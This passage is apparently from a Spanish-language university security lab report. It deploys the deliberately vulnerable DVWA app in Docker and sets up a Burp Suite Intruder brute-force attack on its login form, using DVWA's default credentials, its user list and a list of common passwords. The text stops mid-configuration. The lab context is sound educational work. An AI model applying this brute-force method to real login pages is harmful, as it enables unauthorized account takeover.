

Informe Laboratorio 2

Sección 1

Rayen Millaman
e-mail: rayen.millaman@mail.udp.cl

Abril 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	2
2.1. Levantamiento de docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	7
2.5. Obtención de diccionarios para el ataque (burp)	8
2.6. Obtención de al menos 2 pares (burp)	10
2.7. Obtención de código de inspect element (curl)	17
2.8. Utilización de curl por terminal (curl)	17
2.9. Demuestra 5 diferencias (curl)	18
2.10. Instalación y versión a utilizar (hydra)	20
2.11. Explicación de comando a utilizar (hydra)	21
2.12. Obtención de al menos 2 pares (hydra)	21
2.13. Explicación paquete curl (tráfico)	22
2.14. Explicación paquete burp (tráfico)	22
2.15. Explicación paquete hydra (tráfico)	23
2.16. Mención de las diferencias (tráfico)	24
2.17. Detección de SW (tráfico)	25

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA


(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para iniciar la actividad propuesta, primero es necesario instalar Docker. Esto permitirá encapsular la aplicación DVWA dentro de un contenedor.



```
rayen@hp: ~/Documents/cripto/lab2 x rayen@hp: ~/Downloads x
rayen@hp:~/Documents/cripto/lab2$ docker -v
Docker version 26.0.1, build d260a54
rayen@hp:~/Documents/cripto/lab2$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4500, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (41/41), done.
remote: Total 4500 (delta 17), reused 34 (delta 8), pack-reused 4450
Receiving objects: 100% (4500/4500), 2.30 MiB | 664.00 KiB/s, done.
Resolving deltas: 100% (2112/2112), done.
rayen@hp:~/Documents/cripto/lab2$
```

Figura 1: Docker instalado.

2.2 Redirección de puertos en Docker (DVWA)

Posteriormente, se debe copiar el repositorio de DVWA desde GitHub para almacenarlo localmente

```
rayen@hp:~/Documents/cripto/lab2$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4503, done.
remote: Counting objects: 100% (53/53), done.
remote: Compressing objects: 100% (44/44), done.
remote: Total 4503 (delta 19), reused 33 (delta 8), pack-reused 4450
Receiving objects: 100% (4503/4503), 2.27 MiB | 966.00 KiB/s, done.
Resolving deltas: 100% (2130/2130), done.
```

Figura 2: Copia repositorio DVWA de forma local.

2.2. Redirección de puertos en docker (dvwa)

Una vez que el repositorio ha sido copiado, el siguiente paso es obtener la imagen de DVWA en Docker, para ello se realiza utilizando el comando pull para descargar la imagen del programa y finalmente, se configura para que la imagen se ejecute en el puerto 8880.

```
rayen@hp:~/Documents/cripto/lab2$ sudo docker run --rm -it -p 8880:80 --platform linux/amd64 vulnerables/web-dvwa
[sudo] password for rayen:
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cfd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Thu Apr 18 01:13:46.654087 2024] [mpm_prefork:notice] [pid 306] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Thu Apr 18 01:13:46.654147 2024] [core:notice] [pid 306] AH00094: Command line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==
```

Figura 3: Imagen DVWA corriendo en Docker.

```
rayen@hp:~$ sudo docker ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS        PORTS                               NAMES
2028ecec7cf7c  vulnerables/web-dvwa "/main.sh"             36 seconds ago Up 35 seconds 0.0.0.0:8880->80/tcp, :::8880->80/tcp  epic_shtern
```

Figura 4: Imágenes corriendo en Docker.

2.3. Obtención de consulta a replicar (burp)

Para verificar el funcionamiento, se accede a la dirección ”**http://localhost:8880**”, la cual redirige a la ventana de inicio de sesión.

A continuación, se utiliza el software Burp Suite para interceptar las solicitudes hechas a la dirección de localhost. Los pasos a seguir son los siguientes:

1. Acceder a la pestaña ”Proxy”.
2. Seleccionar la opción ”Open Browser”, que abrirá una pestaña en el navegador Chromium.
3. Navegar a la dirección local alojada en el puerto 8880 y autenticarse utilizando las credenciales: *Username: admin, Password: password*.
4. Como es el primer acceso, es necesario crear una nueva base de datos haciendo clic en *’Create/Reset Database’*. Tras esta acción, se cerrará la sesión automáticamente, requiriendo un nuevo inicio de sesión con las credenciales antes mencionadas.
5. Una vez reingresado, seleccionar la opción *Brute Force* para comenzar la captura de consultas.




Figura 5: Dirección de DVWA en puerto 8880.

2.3 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 6: Captura de las credenciales en Brute Force.

Dentro de Burp Suite, se activa la opción de intercepción para comenzar la captura de las solicitudes realizadas desde Chromium, como se muestra en la imagen 6. Posteriormente, al ingresar las credenciales en la página de DVWA, Burp Suite notificará y mostrará los datos de ingreso en la pestaña *RAW*”.

2.3 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 7: Datos sección RAW.

2.4. Identificación de campos a modificar (burp)

Como se muestra en la imagen 7, los datos capturados son del tipo GET y contienen información del usuario y la contraseña. Para proseguir con el ataque de fuerza bruta, es necesario enviar esta información al módulo Intruder de Burp Suite.




Figura 8: Datos recopilados en pestaña Intruder.

2.5. Obtención de diccionarios para el ataque (burp)

Aunque es posible encontrar a los usuarios registrados en DVWA a través de diversas páginas, un método más sencillo consiste en utilizar el modo inspector en la página localhost de DVWA iniciada. Al iniciar sesión con las credenciales de administrador en la sección de Brute Force, se mostrará una imagen del usuario, si se inspecciona el HTML de esta imagen, se redirige a una página que indica el nombre de usuario. Si se revisa este enlace, se obtiene una URL que, al eliminar la opción del usuario mostrada en la foto de perfil, revela todos los usuarios registrados en la página junto con sus respectivas fotografías. (metodo obtenido de por internet). Estos usuarios se utilizarán para el ataque, mientras que para las posibles contraseñas se usará un documento .txt que contiene las 200 contraseñas más comunes según fuentes de internet.




Figura 9: Modo inspector al iniciar sesión correctamente.




Figura 10: Vista URL de donde se encuentra la imagen del usuario.




Figura 11: URL en donde estan los usuarios registrados.

2.6. Obtención de al menos 2 pares (burp)

Una vez obtenidos los usuarios registrados y un listado de 200 posibles contraseñas, procedemos a configurar el software Burp Suite de la siguiente manera:

1. Cambiar el tipo de ataque a *Cluster Bomb*, el cual probará todas las posibles combinaciones de usuarios y contraseñas desde dos fuentes de datos distintas.
2. Resaltar únicamente los datos correspondientes a los nombres de usuario y contraseñas obtenidos, marcándolos con el signo '§'.
3. Una vez configurado lo anterior, acceder a la pestaña *Payloads* para ajustar las opciones de carga útil.




Figura 12: Configuraciones GET, modo intruder.

En la pestaña *Payloads* de Burp Suite, se configurarán dos tipos de *payload sets*: el primero estará dedicado a los nombres de usuario y el segundo a las contraseñas. Para este último, se cargará el documento que contiene las 200 contraseñas más comunes. Una vez que todo esté configurado adecuadamente, se inicia el ataque seleccionando la opción *Start attack*.

Positions

Payloads

Resource pool

Settings

?

Start attack

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

5

Payload type:

Simple list

Request count:

505

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

gordonb

pablo

smithy

1337

admin

Add

Add from list ... [Pro version only]

?

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

Event log (2)

All issues

Memory: 129.0MB

Figura 13: Ingreso de los datos de usuarios.

12

